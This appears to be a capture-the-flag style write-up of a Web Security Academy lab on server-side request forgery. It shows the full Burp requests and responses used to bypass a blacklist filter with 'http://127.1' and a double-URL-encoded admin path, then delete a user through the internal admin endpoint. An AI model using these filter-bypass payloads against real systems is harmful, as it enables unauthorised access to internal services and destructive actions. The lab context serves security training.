
This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at `http://localhost/admin` and delete the user `carlos`.


The developer has deployed two weak anti-SSRF defenses that you will need to bypass.

Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Repeater.



```
POST /product/stock HTTP/2
Host: 0a520079044b34d68085358f007c00cb.web-security-academy.net
Cookie: session=jrWMV3ao6aplnAG2YrzQtmINR1CTXIct
Content-Length: 107
Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0
Safari/537.36 Edg/124.0.0.0
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0a520079044b34d68085358f007c00cb.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a520079044b34d68085358f007c00cb.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
Priority: u=1, i

stockApi=http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1
```

Change the stockApi to Localhost Address and check the website response.




```
POST /product/stock HTTP/2
Host: 0a520079044b34d68085358f007c00cb.web-security-academy.net
Cookie: session=jrWMV3ao6aplnAG2YrzQtmINR1CTXIct
Content-Length: 28
Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0
Safari/537.36 Edg/124.0.0.0
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0a520079044b34d68085358f007c00cb.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a520079044b34d68085358f007c00cb.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
Priority: u=1, i

stockApi=http://127.0.0.1/
```

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 95

"Invalid external stock check url 'Illegal character in path at index 17: http:/
/127.0.0.1/
'"
```

We can observe that the request is blocked, modify the payload in the following way,

http://127.1



Request

```
POST /product/stock HTTP/2
Host: 0a520079044b34d68085358f007c00cb.web-security-academy.net
Cookie: session=jrWMV3ao6aplnAG2YrzQtmINRlCTXIct
Content-Length: 21
Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0a520079044b34d68085358f007c00cb.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a520079044b34d68085358f007c00cb.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
Priority: u=1, i

stockApi=http://127.1
```

Response

Web Security Academy

SSRF with blacklist-based input filter


LAB Not solved

Back to lab description »

Home | Admin panel | My account

WE LIKE TO SHOP

We can able to bypass the block and the next step is to try to access the admin panel,




Request

```
POST /product/stock HTTP/2
Host: 0a520079044b34d68085358f007c00cb.web-security-academy.net
Cookie: session=jrWMV3ao6aplnAG2YrzQtmINRlCTXIct
Content-Length: 27
Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0a520079044b34d68085358f007c00cb.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a520079044b34d68085358f007c00cb.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
Priority: u=1, i

stockApi=http://127.1/admin
```

Response

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 51

"External stock check blocked for security reasons"
```


We can’t able to access the admin webpage, let’s try url encoding to bypass the security by obfuscating “a” double-Url encoding.



```
POST /product/stock HTTP/2
Host: 0a520079044b34d68085358f0
Cookie: session=jrWMV3ao6aplnAG
Content-Length: 27
Sec-Ch-Ua: "Chromium";v="124",                                 Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Window                                :/537.36
(KHTML, like Gecko) Chrome/124.
Content-Type: application/x-www
Accept: */*
Origin: https://0a520079044b34d                                ademy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a520079044b34d68085358                                :/product?produ
ctId=1
Accept-Encoding: gzip, deflate,
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

stockApi=http://127.1/%25%36%31
```

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 51

"External stock check blocked for security reasons"
```

Convert Selection > url > URL- Encode all Characters,



```
POST /product/stock HTTP/2
Host: 0a520079044b34d68085358f007c00cb.web-security-academy.net
Cookie: session=jrWMV3ao6aplnAG2YrzQtmINR1CTXIct
Content-Length: 35
Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0a520079044b34d68085358f007c00cb.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a520079044b34d68085358f007c00cb.web-security-academy.net/product?produ
ctId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
Priority: u=1, i

stockApi=http://127.1/%25%36%31dmin
```


Users

wiener - Delete

carlos - Delete


To Delete the user carlos, enter the following payload,

stockApi=http://127.1/%25%36%31dmin/delete?username=carlos



```
POST /product/stock HTTP/2
Host: 0a520079044b34d68085358f007c00cb.web-security-academy.net
Cookie: session=jrWMV3ao6aplnAG2YrzQtmINRlCTXIct
Content-Length: 58
Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0a520079044b34d68085358f007c00cb.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a520079044b34d68085358f007c00cb.web-security-academy.net/product?produ
ctId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
Priority: u=1, i

stockApi=http://127.1/%25%36%31dmin/delete?username=carlos
```

```
HTTP/2 302 Found
Location: /admin
Set-Cookie: session=x10wTj0aSDv4U0klnG8280CHQwnLYZr0; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0


```



SSRF with blacklist-based input filter

Congratulations, you solved the lab!

ZZZZZZ Bed - Your New Home Office

★★★★★

$18.88